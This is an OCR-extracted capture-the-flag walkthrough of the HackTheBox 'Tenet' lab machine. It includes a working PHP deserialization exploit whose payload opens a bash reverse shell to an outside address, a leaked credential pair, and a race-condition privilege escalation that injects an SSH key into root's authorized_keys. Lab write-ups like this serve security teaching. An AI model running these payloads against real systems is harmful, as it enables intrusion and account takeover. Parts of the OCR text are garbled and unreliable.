

tenet

```
-[/Documents/htb/boxes/tenet]
   nmap -sC -sV 10.10.10.223
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 11:28 EDT
Nmap scan report for 10.10.10.223
Host is up (0.060s latency).
Not shown: 998 closed ports
       STATE SERVICE VERSION
                     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
    256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
    256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp open http
                   Apache httpd 2.4.29 ((Ubuntu))
_http-server-header: Apache/2.4.29 (Ubuntu)
 _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```


It's just a Default page :/ nothing there, let's add tenet.htb to our /etc/hosts file






I just scrolled down and got a Recent comments section, when I

click that It takes me to the comments page



username:neil

I enumed for sometime and stucked here for sometime, they're saying we migrating, so looks like there's another vhost and It would be sator coz the user talking about it So I added sator.tenet.htb to my /etc/hosts




Not Found


The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at sator.tenet.htb Port 80

Somehow I managed to find the file but I can't able to read it :/



When I added .bak to the url, I can able to download it 😀



```
getshell.php X
                 sator.php.bak X
      <?php
  2
  3
      class DatabaseExport
  4
     ₽{
  5
          public $user file = 'users.txt';
  6
          public $data = '';
  7
  8
          public function update db()
  9
              echo '[+] Grabbing users from text file <br>';
 10
 11
              $this-> data = 'Success';
 12
          }
 13
 14
 15
          public function __destruct()
 16
              file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
 17
 18
              echo '[] Database updated <br>';
 19
              echo 'Gotta get this working properly...';
 20
 21
 22
 23
      $input = $ GET['arepo'] ?? '';
 24
      $databaseupdate = unserialize($input);
 25
 26
      $app = new DatabaseExport;
 27
      $app -> update db();
 28
 29
      ?>
 30
We need to perform php object Injection also called as
deserialization
```

If you're new to this topic then you must go through these things, then you can able to understand this exploit

https://medium.com/swlh/exploiting-php-

deserialization-56d71f03282a

https://www.youtube.com/watch?-

v=HaW15aMzBUM&ab_channel=lppSec_

https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf

Exploiting PHP deserialization

When you control a serialized object that is passed into unserialize(), you control the properties of the created object. You might also be able to hijack the flow of the application by controlling the values passed into automatically executed methods like _wakeup() or _destruct().

This is called a PHP object injection. PHP object injection can lead to variable manipulation, code execution, SQL injection, path traversal, or DoS.

EXPLOITING PART:

So here I made a file to get shell in just one command

```
getshell.php ×
               sator.php.bak ×
     <?php
     class DatabaseExport
 3
   ₽{
 4
5
6
7
8
             public $user_file = 'saad.php';
             public $data = '<?php exec("/bin/bash -c \'bash -i > /dev/tcp/10.10.14.10/5555 0>&1\\'"); ?>';
             public function __destruct()
                                              . '/' . $this ->user_file, $this->data);
                     file_put_contents(_
                                       _DIR__
 9
                     echo '[EXPLOITED] Check your netcat :D |';
10
11
     $url = 'http://10.10.10.223/sator.php?arepo=' . urlencode(serialize(new DatabaseExport));
13
     $response = file get contents("$url");
14
     $response = file_get_contents("http://10.10.10.223/saad.php");
15
16
                   li)-[/Documents/htb/boxes/tenet]
      php getshell.php
 [EXPLOITED] Check your netcat :D
```

Remember this is a wordpress site so we need to find credentials

```
based on that,

ww-stableser:/var/ww/heniscd wordpress/
uw-dataBenet:/var/ww/heniscd wordpress/
index.php reader.html wp-admin up-comments-post.php wp-config.php
index.php reader.html wp-admin up-comfig.php wp-config-sample.php wp-config-sample.php wp-links-opml.php wp-login.php wp-signup.php wp-signup.php wp-signup.php wp-signup.php wp-config-sample.php wp-config-sample.php wp-config-sample.php wp-config-sample.php wp-config-sample.php wp-config-sample.php wp-config-sample.php wp-config-sample.php wp-config-sample.php wp-includes wp-load.php wp-load.php wp-signup.php wp-signup.php wp-signup.php /**

* The base configuration for WordPress

* The wp-config.php creation script uses this file during the
installation. You don't have to use the web site, you can
copy this file to wp-config.php' and fill in the values.

* This file contains the following configurations:

* * MySQL settings

* Secret keys

* Database table prefix

* ABSPATH

* Allink https://wordpress.org/support/article/editing-wp-config-php/.e need to find credentials based on that

* * MySQL settings - You can get this info from your web host ** //

/** The name of the database for WordPress */

define( 'OB_MSER', 'neil' );

/** MySQL database username */

define( 'OB_MSER', 'neil' );

/** MySQL database username */

define( 'OB_MSER', 'neil' );

/** MySQL database password */

define( 'OB_MSER', 'neil' );
```

neil:Opera2112

www-data@tenet:/var/www/html\$ ls

```
i)-[/Documents/htb/boxes/tenet]
    ssh neil@10.10.10.223
The authenticity of host '10.10.10.223 (10.10.10.223)' can't be established.
ECDSA key fingerprint is SHA256:WV3NcHaV7asDFwcTNcPZvBLb3MG6RbhW9hWBQqIDwlE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.223' (ECDSA) to the list of known hosts.
neil@10.10.10.223's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)
 * Documentation:
                    https://help.ubuntu.com
                    https://landscape.canonical.com
 * Management:
 * Support:
                    https://ubuntu.com/advantage
  System information as of Mon Jun 7 17:15:55 UTC 2021
  System load:
                 0.0
                                     Processes:
                                                              176
  Usage of /:
                 15.2% of 22.51GB
                                     Users logged in:
                                                              0
                                     IP address for ens160: 10.10.10.223
  Memory usage: 11%
  Swap usage:
53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list -- upgradable
Last login: Thu Dec 17 10:59:51 2020 from 10.10.14.3
neil@tenet:~$ ls
user.txt
neil@tenet:~$ cat user.txt
2c7d708666d6c5d9a149b6ff7a146a47
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/bin\:
User neil may run the following commands on tenet:
   (ALL: ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
```

when I tried sudo -I it showed me neil(user) can run the file "/usr/-local/bin/enableSSH.sh"

So that's the thing we need to use to privesc, Here's that file

```
neilmtenet:-$ is -al /usr/local/bin/enableSSH.sh
-Twxr-xr-x 1 root root 1080 Dec 8 13:46 /usr/local/bin/enableSSH.sh
neilmtenet:-$ cat /usr/local/bin/enableSSH.sh
#!/bin/bash
checkAdded() {
           sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)
          if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
                    /bin/echo "Successfully added $sshName to authorized keys file!"
                    /bin/echo "Error in adding $sshName to authorized_keys file!"
checkFile() {
                     /bin/echo "Error in creating key file!"
                     if [[ -f $1 ]]; then /bin/rm $1; fi
                     exit 1
addKey() {
          tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)
          (umask 110: touch $tmpName)
          /bin/echo $key >> $tmpName
          checkFile $tmpName
          /bin/cat $tmpName >>/root/.ssh/authorized keys
key="ssh-rsa AAAAA3NzaGlyc2GAAAAGAQAAAAAAQG+AMU8OGdqbaPP/Ls7bX0a9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2Gl3A0bQnNl3YkL3AA8TlU/ypAuocPVZWOVmNjGlft
ZG9AP656hL+C9RfqvNLVcvvQvhNNbAvzaGR2XOVOVfxt+AmVLGTlSqgRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6lNo5fqSpiGN8MQSNsXa3xXG+kplLn2
```

let's create a private and public key

```
tali)-[/Documents/htb/boxes/tenet]
   ssh-keygen -t/rsa/-bs4096 -C "root@kali'
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:n/WCrygA1Dl0cBk0B/Xi0avlRtyFhSxMFpGW6E+/ALU root@kali
The key's randomart image is:
+---[RSA 4096]-
     .0*=0+=* ..
     .. 00.+B 00
    0 0 .0000. .
        .o+Eo .
        S+=.0
          *0+ ...
          *....
   —[SHA256]-
    root@ kali)-[/Documents/htb/boxes/tenet]
getshell.php saad.php sator.php.bak tenet.ctb tenet.ctb~ tenet.ctb~~ tenet.ctb~~~
    root® kali)-[/Documents/htb/boxes/tenet]
   ls /root/.ssh/
id_rsa id_rsa.pub
                   known_hosts
```

```
(root © kali)-[/Documents/htb/boxes/tenet]

# cp /root/.ssh/id* _

(root © kali)-[/Documents/htb/boxes/tenet]

# ls

getshell.php id_rsa id_rsa.pub saad.php sator.php.bak tenet.ctb tenet.ctb~ tenet.ctb~ tenet.ctb~ tenet.ctb~~

[root © kali)-[/Documents/htb/boxes/tenet]

# cat id_rsa.pub

ssh-rsa AAAABaVaCaVczEAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr10YcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4IImqicpJSJcKF6zS02mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF

ssl8sed8K+yJ7RBowVi-Z30fHENUTG+EJ5VuaoOGqs0WS45+AXjEB0rJXsxXVcU5bHSdh84LWsOHyoJ8tlDrgLXVxf2x1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4DlKgH15CYsR4JukAVW6ZXEA/hytFCTICeCoNQMxZ9f+y]0S959+aNf6FZa0

o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojoltzj6BIVJhXcxthtimSp7dzB80g7k5pxx2WNf9FAJBaS_IrolDiXiMRDPsgQN5gqvUpsgQohEAymzEBHPDUUwtra94Astt4/DMA9w0p8qeRuSDXDPazFHwuvq2Af/fugwmTsbxrYJKHK7t9Rj2vsJKc

PNINIGABI RFC-FCFSW_WFNJGAJ-SYNTYJKHK7t9FAJBAS_IrolDiXiMRDPsgQN5gqvUpsgQohEAymzEBHPDUUwtra94Astt4/DMA9w0p8qeRuSDXDPazFHwuvq2Af/fugwmTsbxrYJKHK7t9Rj2vsJKc
```

let's add our .pub key to root's authorized_keys 🙂

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr10YcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zs02mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcfcs18Sed8K+yJ7RBowVT+230fHENUTG+EJ5VuaoOGqs0W54S+AxjEB0rJxsxXvCU5bH5dh84LWsOHyoJBt1Drg.XVxf2x*/UyvP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVW6ZxEA/hyLFCTICeCoNQMxZ9f+yl0S95+aNF6FZa6o/Hu3AT8zz6T60CDx3jmTEXzUMrMwoj01Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrh0IXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUWtra944att4/DMA9w0p8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKchhUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/0+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXenGI/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w= roctalkl

neil@tenet:~\$ vi root.sh

```
while true
do
echo *ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAACAQDI7iN5iclfteTUGSXdDDN32XSw5MftFDwNBEpOTAEYIW+R:1DYcMMSywdMBfK31zVSqTKVpjyauBt8PTroQSNIqFRf41ImqIcpJ53cKF6zs02mULB+hoHeX10AQwmKctlCPpUBf8v6
njQHcFc5185edBK+yJ7RBowVJ+z3efHeNUTG+EJ5VuaoOgqs0W5x5+axjE8DrJxxxXyCU5bH5dh8aU80HyoJ8tlDrgLXxxf2xi/UyVP4JVifbuBcZV0DM5bLHQkW:/mjlAD1kgH15CY5R4JukAWW62ZF4AJVhyFCF1CeONQMxZ9f+yJ8595+aN
f6F22a0CVM2w13T8Zef6F0C0X3jmTEXZUMHWawojOlf1zj6BTVjhXxcxtnhtimSpx2AWHf9FAJB8A3-crohotXiMRDsg0SpcNgxyJusps0ehEAymzsg4Aatt4/OMA0AwOpg8enExpsw18bXDDPazFHwuvqZaY/fygwmT8XHf78pXj
2vsjKchNUgaBLRC/56lwcp915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen61/ExDmvL+gDt1e6hWV5Z1oAPpehK9I+w
= rotdkali* | tee /tmp/ssh-*
done

**Temple **Tem
```

neil@tenet:~\$ bash root.sh

SSN-ISA ARAABANZALIYYZEANALOAQABAAACAQQIZINSZCITTETOGSXXXCUSDHSGNBALUNGSZKYSONT FLDWNBEDVIAFT FLDWNB

neildtenet:-\$ cat /tmp/ssh-*
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4UBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zs02mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcfcsi8Sed8K+yJ7RBowV1+Z30fHENUTG+EJ5VuaoOGqs0W545+AxjEB0rJxsxXvCU5bH5dh84LWsOHyoJBt1DrgLXVxf2*1/UyVP4JVifbuB6ZV0DMSLHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a6o/Hu3AT8zz6T60CDX3jmTEXzUMrMwoj01Lzj6BIv1hXcxtnhtimSP7d2B8Qg7K5px2WNH9FAJBASJcrh0IXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9w0p8qeRuSDXDPazFHwuvqZAV/fu9umT0sxrYJKHK7t9Rj2vsjKchNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxU03rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXenG1/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w= roctalkali

neil@tenet:~\$ sudo /usr/local/bin/enableSSH.sh Successfully added root@ubuntu to authorized_keys file!

Listen here we need 3 terminals to root

To run our root.sh file

To run that enableSSH.sh file (make sure run it as sudo)

To log in as root

You need to do this multiple times, I tried it more than 25 times then I got root shell

parallelly many people trying this so don't get angry try it more time sure you'll get root shell $\stackrel{\text{ce}}{=}$ or reset it and try again chmod 600 id_rsa

```
li)-[/Documents/htb/boxes/tenet]
ssh -i <u>id rsa</u> root@10.10.10.223
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
  System information as of Mon Jun 7 17:54:50 UTC 2021
 System load: 1.32 Processes: Usage of /: 15.2% of 22.51GB Users logged in:
                                                                 185
  Memory usage: 11%
                                       IP address for ens160: 10.10.10.223
  Swap usage: 0%
53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list -- upgradable
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Thu Feb 11 14:37:46 2021
root@tenet:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenet:~# cat /root/root.txt
12371ba5158a9d15799fc2846864f762
```